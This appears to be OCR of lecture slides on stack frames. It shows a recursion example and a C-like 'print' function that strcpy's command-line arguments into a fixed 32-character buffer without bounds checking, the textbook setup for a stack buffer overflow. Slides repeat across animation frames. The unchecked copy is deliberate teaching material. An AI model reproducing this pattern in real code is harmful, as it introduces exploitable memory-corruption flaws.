
Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }

4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```




Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }

4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```




Recursion Example


```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }

4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```



Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }

4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```




Args to print
Return address
Previous frame ptr
Local vars for print


Stack high

0

A Normal Example

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



A Normal Example

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



A Normal Example

IP


```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



A Normal Example

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



A Normal Example

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



A Normal Example

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

